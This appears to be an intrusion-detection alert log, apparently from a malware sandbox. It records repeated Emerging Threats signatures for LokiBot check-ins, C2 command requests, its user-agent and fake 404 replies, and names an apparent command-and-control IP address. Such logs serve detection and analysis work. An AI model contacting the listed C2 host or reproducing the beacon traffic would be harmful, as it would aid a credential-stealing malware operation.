01/05/21-19:06:17.949146	TCP	2025381	ET TROJAN LokiBot Checkin	49194	80	192.168.2.22	185.206.215.56
01/05/21-19:06:17.949146	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49194	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.134410	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49194	185.206.215.56	192.168.2.22
01/05/21-19:06:18.364453	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49195	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.364453	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49195	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.364453	TCP	2025381	ET TROJAN LokiBot Checkin	49195	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.364453	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49195	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:18.531194	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49195	185.206.215.56	192.168.2.22
01/05/21-19:06:18.788238	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49196	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.788238	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49196	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.788238	TCP	2025381	ET TROJAN LokiBot Checkin	49196	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.788238	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49196	80	192.168.2.22	185.206.215.56
01/05/21-19:06:18.959883	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49196	185.206.215.56	192.168.2.22
01/05/21-19:06:19.176157	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49197	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.176157	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49197	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.176157	TCP	2025381	ET TROJAN LokiBot Checkin	49197	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.176157	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49197	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.341245	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49197	185.206.215.56	192.168.2.22
01/05/21-19:06:19.576040	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49198	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.576040	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49198	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.576040	TCP	2025381	ET TROJAN LokiBot Checkin	49198	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.576040	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49198	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.751716	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49198	185.206.215.56	192.168.2.22
01/05/21-19:06:19.958724	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49199	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.958724	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49199	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.958724	TCP	2025381	ET TROJAN LokiBot Checkin	49199	80	192.168.2.22	185.206.215.56
01/05/21-19:06:19.958724	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49199	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.125690	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49199	185.206.215.56	192.168.2.22
01/05/21-19:06:20.390921	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49200	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.390921	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49200	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.390921	TCP	2025381	ET TROJAN LokiBot Checkin	49200	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.390921	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49200	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.569029	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49200	185.206.215.56	192.168.2.22
01/05/21-19:06:20.950521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49201	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.950521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49201	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.950521	TCP	2025381	ET TROJAN LokiBot Checkin	49201	80	192.168.2.22	185.206.215.56
01/05/21-19:06:20.950521	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49201	80	192.168.2.22	185.206.215.56
01/05/21-19:06:21.111865	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49201	185.206.215.56	192.168.2.22
01/05/21-19:06:21.679580	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49202	80	192.168.2.22	185.206.215.56
01/05/21-19:06:21.679580	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49202	80	192.168.2.22	185.206.215.56
01/05/21-19:06:21.679580	TCP	2025381	ET TROJAN LokiBot Checkin	49202	80	192.168.2.22	185.206.215.56
01/05/21-19:06:21.679580	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49202	80	192.168.2.22	185.206.215.56
01/05/21-19:06:21.837782	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49202	185.206.215.56	192.168.2.22
01/05/21-19:06:22.303822	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49203	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:22.303822	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49203	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.303822	TCP	2025381	ET TROJAN LokiBot Checkin	49203	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.303822	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49203	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.484253	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49203	185.206.215.56	192.168.2.22
01/05/21-19:06:22.694392	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49204	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.694392	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49204	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.694392	TCP	2025381	ET TROJAN LokiBot Checkin	49204	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.694392	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49204	80	192.168.2.22	185.206.215.56
01/05/21-19:06:22.877247	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49204	185.206.215.56	192.168.2.22
01/05/21-19:06:23.094147	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49205	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.094147	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49205	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.094147	TCP	2025381	ET TROJAN LokiBot Checkin	49205	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.094147	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49205	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.267446	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49205	185.206.215.56	192.168.2.22
01/05/21-19:06:23.470458	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49206	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.470458	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49206	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.470458	TCP	2025381	ET TROJAN LokiBot Checkin	49206	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.470458	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49206	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.640827	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49206	185.206.215.56	192.168.2.22
01/05/21-19:06:23.862730	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49207	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.862730	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49207	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.862730	TCP	2025381	ET TROJAN LokiBot Checkin	49207	80	192.168.2.22	185.206.215.56
01/05/21-19:06:23.862730	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49207	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.026554	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49207	185.206.215.56	192.168.2.22
01/05/21-19:06:24.246261	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49208	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.246261	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49208	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.246261	TCP	2025381	ET TROJAN LokiBot Checkin	49208	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.246261	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49208	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.440570	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49208	185.206.215.56	192.168.2.22
01/05/21-19:06:24.648294	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49209	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.648294	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49209	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.648294	TCP	2025381	ET TROJAN LokiBot Checkin	49209	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.648294	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49209	80	192.168.2.22	185.206.215.56
01/05/21-19:06:24.816571	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49209	185.206.215.56	192.168.2.22
01/05/21-19:06:25.024326	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49210	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.024326	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49210	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.024326	TCP	2025381	ET TROJAN LokiBot Checkin	49210	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:25.024326	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49210	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.203072	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49210	185.206.215.56	192.168.2.22
01/05/21-19:06:25.428992	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49211	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.428992	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49211	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.428992	TCP	2025381	ET TROJAN LokiBot Checkin	49211	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.428992	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49211	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.591475	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49211	185.206.215.56	192.168.2.22
01/05/21-19:06:25.813759	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49212	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.813759	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49212	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.813759	TCP	2025381	ET TROJAN LokiBot Checkin	49212	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.813759	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49212	80	192.168.2.22	185.206.215.56
01/05/21-19:06:25.992160	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49212	185.206.215.56	192.168.2.22
01/05/21-19:06:26.197896	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49213	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.197896	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49213	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.197896	TCP	2025381	ET TROJAN LokiBot Checkin	49213	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.197896	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49213	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.381041	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49213	185.206.215.56	192.168.2.22
01/05/21-19:06:26.599441	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49214	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.599441	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49214	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.599441	TCP	2025381	ET TROJAN LokiBot Checkin	49214	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.599441	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49214	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.766199	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49214	185.206.215.56	192.168.2.22
01/05/21-19:06:26.971788	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49215	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.971788	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49215	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.971788	TCP	2025381	ET TROJAN LokiBot Checkin	49215	80	192.168.2.22	185.206.215.56
01/05/21-19:06:26.971788	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49215	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.131364	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49215	185.206.215.56	192.168.2.22
01/05/21-19:06:27.359759	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49216	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.359759	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49216	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.359759	TCP	2025381	ET TROJAN LokiBot Checkin	49216	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.359759	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49216	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.547159	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49216	185.206.215.56	192.168.2.22
01/05/21-19:06:27.753620	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49217	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.753620	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49217	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.753620	TCP	2025381	ET TROJAN LokiBot Checkin	49217	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.753620	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49217	80	192.168.2.22	185.206.215.56
01/05/21-19:06:27.916227	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49217	185.206.215.56	192.168.2.22

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:28.127709	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49218	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.127709	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49218	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.127709	TCP	2025381	ET TROJAN LokiBot Checkin	49218	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.127709	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49218	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.287151	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49218	185.206.215.56	192.168.2.22
01/05/21-19:06:28.505441	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49219	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.505441	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49219	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.505441	TCP	2025381	ET TROJAN LokiBot Checkin	49219	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.505441	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49219	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.661950	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49219	185.206.215.56	192.168.2.22
01/05/21-19:06:28.880701	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49220	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.880701	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49220	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.880701	TCP	2025381	ET TROJAN LokiBot Checkin	49220	80	192.168.2.22	185.206.215.56
01/05/21-19:06:28.880701	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49220	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.048592	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49220	185.206.215.56	192.168.2.22
01/05/21-19:06:29.244495	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49221	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.244495	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49221	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.244495	TCP	2025381	ET TROJAN LokiBot Checkin	49221	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.244495	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49221	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.409620	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49221	185.206.215.56	192.168.2.22
01/05/21-19:06:29.630364	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49222	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.630364	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49222	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.630364	TCP	2025381	ET TROJAN LokiBot Checkin	49222	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.630364	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49222	80	192.168.2.22	185.206.215.56
01/05/21-19:06:29.797474	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49222	185.206.215.56	192.168.2.22
01/05/21-19:06:30.014888	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49223	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.014888	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49223	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.014888	TCP	2025381	ET TROJAN LokiBot Checkin	49223	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.014888	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49223	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.193197	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49223	185.206.215.56	192.168.2.22
01/05/21-19:06:30.409915	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49224	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.409915	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49224	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.409915	TCP	2025381	ET TROJAN LokiBot Checkin	49224	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.409915	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49224	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.572043	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49224	185.206.215.56	192.168.2.22
01/05/21-19:06:30.786520	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49225	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.786520	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49225	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:30.786520	TCP	2025381	ET TROJAN LokiBot Checkin	49225	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.786520	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49225	80	192.168.2.22	185.206.215.56
01/05/21-19:06:30.947633	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49225	185.206.215.56	192.168.2.22
01/05/21-19:06:31.159641	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49226	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.159641	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49226	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.159641	TCP	2025381	ET TROJAN LokiBot Checkin	49226	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.159641	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49226	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.319802	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49226	185.206.215.56	192.168.2.22
01/05/21-19:06:31.542986	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49227	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.542986	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49227	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.542986	TCP	2025381	ET TROJAN LokiBot Checkin	49227	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.542986	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49227	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.697483	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49227	185.206.215.56	192.168.2.22
01/05/21-19:06:31.903232	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49228	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.903232	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49228	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.903232	TCP	2025381	ET TROJAN LokiBot Checkin	49228	80	192.168.2.22	185.206.215.56
01/05/21-19:06:31.903232	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49228	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.053069	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49228	185.206.215.56	192.168.2.22
01/05/21-19:06:32.262786	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49229	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.262786	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49229	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.262786	TCP	2025381	ET TROJAN LokiBot Checkin	49229	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.262786	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49229	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.426688	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49229	185.206.215.56	192.168.2.22
01/05/21-19:06:32.647726	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49230	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.647726	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49230	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.647726	TCP	2025381	ET TROJAN LokiBot Checkin	49230	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.647726	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49230	80	192.168.2.22	185.206.215.56
01/05/21-19:06:32.815517	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49230	185.206.215.56	192.168.2.22
01/05/21-19:06:33.031393	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49231	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.031393	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49231	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.031393	TCP	2025381	ET TROJAN LokiBot Checkin	49231	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.031393	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49231	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.190810	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49231	185.206.215.56	192.168.2.22
01/05/21-19:06:33.398944	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49232	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.398944	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49232	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.398944	TCP	2025381	ET TROJAN LokiBot Checkin	49232	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.398944	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49232	80	192.168.2.22	185.206.215.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/05/21-19:06:33.560619	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49232	185.206.215.56	192.168.2.22
01/05/21-19:06:33.770156	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49233	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.770156	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49233	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.770156	TCP	2025381	ET TROJAN LokiBot Checkin	49233	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.770156	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49233	80	192.168.2.22	185.206.215.56
01/05/21-19:06:33.939742	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49233	185.206.215.56	192.168.2.22
01/05/21-19:06:34.165366	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49234	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.165366	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49234	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.165366	TCP	2025381	ET TROJAN LokiBot Checkin	49234	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.165366	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49234	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.334828	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49234	185.206.215.56	192.168.2.22
01/05/21-19:06:34.564013	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49235	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.564013	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49235	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.564013	TCP	2025381	ET TROJAN LokiBot Checkin	49235	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.564013	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49235	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.721364	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49235	185.206.215.56	192.168.2.22
01/05/21-19:06:34.935155	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49236	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.935155	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49236	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.935155	TCP	2025381	ET TROJAN LokiBot Checkin	49236	80	192.168.2.22	185.206.215.56
01/05/21-19:06:34.935155	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49236	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.122327	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49236	185.206.215.56	192.168.2.22
01/05/21-19:06:35.342016	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49237	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.342016	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49237	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.342016	TCP	2025381	ET TROJAN LokiBot Checkin	49237	80	192.168.2.22	185.206.215.56
01/05/21-19:06:35.342016	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49237	80	192.168.2.22	185.206.215.56
